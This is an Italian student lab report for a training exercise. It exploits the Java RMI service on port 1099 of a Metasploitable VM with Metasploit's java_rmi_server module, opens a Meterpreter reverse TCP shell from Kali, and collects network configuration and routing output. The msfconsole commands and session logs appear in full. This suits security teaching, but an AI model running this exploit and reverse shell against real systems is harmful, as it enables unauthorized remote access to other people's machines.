REPORT – EXPLOIT VULNERABILITA' JAVA RMI

Cuore Andrea

09/12/2022

Target: Metasploit

Target IP: 192.168.11.112

Target port: 1099

Vulnerabilità: Java RMI

Tools: Msfconsole

Traccia:

EPICODE

Esercizio
Traccia e requisiti

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima

1


[1] API: Application Programming Interface, sono un insieme di definizioni e protocolli con i quali vengono realizzati e integrati software applicativi.

Configurazione IP e scansione porta 1099:

Come primo passo, andiamo a configurare metasploit e kali con i seguenti indirizzi IP:[2]


- Kali: 192.168.11.111
- Metasploit: 192.168.11.112

Successiva alla configurazione facciamo un test di ping da entrambe le macchine.



Ora che tutto è correttamente configurato passiamo alla risoluzione della traccia.

Iniziamo con una scansione nmap mettendo come parametro la porta suggerita dalla traccia (per velocizzare i tempi) seguita dallo switch -O per avere informazioni in merito alla macchina.




[2] **Rmiregistry**: è un servizio di denominazione di avvio utilizzato dai server RMI sullo stesso host per associare gli oggetti remoti ai nomi.

Da questa prima scansione possiamo vedere che la porta 1099 effettivamente è aperta e il servizio gira su una macchina Linux versione 2.6.

Exploit msfconsole.

Ora che conosciamo il nostro “nemico” non ci resta che aprire msfconsole e lanciare il comando **“ search java rmi “** per vedere quali exploit ci tira fuori.



Dunque arrivati a questo punto della configurazione per la corretta scelta dell’exploit ci avvaliamo delle informazioni che abbiamo, ovverò:

1) Abbiamo studiato cos’è un JAVA RMI, dunque per sua definizione possiamo intuire che possa fungere anche da “server” dato che richiama altri oggetti
2) Ai fini della traccia a noi interessa catturare la table routing e la configurazione di rete, dunque stiamo cercando principalmente un meterpreter

Quindi analizzando gli exploit il **/multi/misc/java_rmi_server** dovrebbe essere quello giusto.

Una volta selezionato con il comando << use 4 >> procediamo alla configurazione inserendo RHOSTS e LHOSTS con l’apposito comando set.

```
Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Da un primo check possiamo notare che non abbiamo bisogno di selezionare anche il payload perche quello di default fa tutto ciò che ci serve, ovvero ci creerà una sessione meterpreter mediante una reverse tcp, dunque possiamo avviare l'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/DiGIDBUOF
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:38378) at 2022-12-09 04:10:10 -0500
```

Otteniamo la nostra sessione di meterpreter e di qui possiamo andare a fare il grabbing delle informazioni richieste dalla traccia.

Prima lanciamo il comando " ipconfig" per vedere la configurazione di rete.

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/FBq2irIlRpFYS
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:60682) at 2022-12-09 04:54:53 -0500

meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feac:a63f
IPv6 Netmask : ::

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feac:a63f
IPv6 Netmask : ::

meterpreter >
```

E successivamente lanciamo il comando “ Route ” per vedere la table route.[3]

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:feac:a63f  ::       ::
meterpreter >
```

[3] **Table route:** è un database, memorizzato in un router o in un host, che elenca le rotti di destinazione di una rete.